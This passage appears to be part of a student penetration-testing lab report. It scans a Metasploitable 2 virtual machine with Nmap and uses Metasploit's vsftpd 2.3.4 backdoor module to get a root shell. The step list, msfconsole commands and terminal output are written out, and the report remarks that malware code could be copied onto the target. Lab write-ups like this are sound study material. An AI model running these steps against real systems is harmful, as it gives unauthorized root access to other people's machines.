


Figure 3.4: Nessus scanned result

Proof of Penetration

From the Nmap result, the first open port FTP is used to gain access into the target system.




```
ash@ash: ~  
File Actions Edit View Help  
$ nmap -sV 10.0.0.70  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 22:45 EDT  
Nmap scan report for 10.0.0.70  
Host is up (0.0010s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          openssh 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd
```

FTP access to the Metasploitable 2

On the Kali Linux terminal,

- **msfconsole** (using the Metasploit framework)
- **search vsftpd 2.3.4** (searching the keyword in the Metasploit database)
- **use 0** (using module 0 to exploit to gain access to metasploitable machine via ftp)
- **set RHOST 10.0.0.70** (to set the IP of target system)
- **exploit**
- connection is established
- **touch file_name** (to create a new file on target system)
- **vi file_name** (vi or any text editor can be used to write the content in that file, can be used to copy the malware code into the target system)



```
MayPwintPhyu_Kali [Running] - Oracle VM VirtualBox
ash@ash: ~
File Actions Edit View Help

msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Ba
ckdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsft
pd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.31
RHOST => 192.168.1.31
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.31:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.31:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.30:39905 -> 192.168.1.31:6200) at 2024-04-28 23:4
6:47 -0400

whoami
root
touch MayPwintPhyu.txt
```

Figure 4.1: FTP access to target system and creating a new file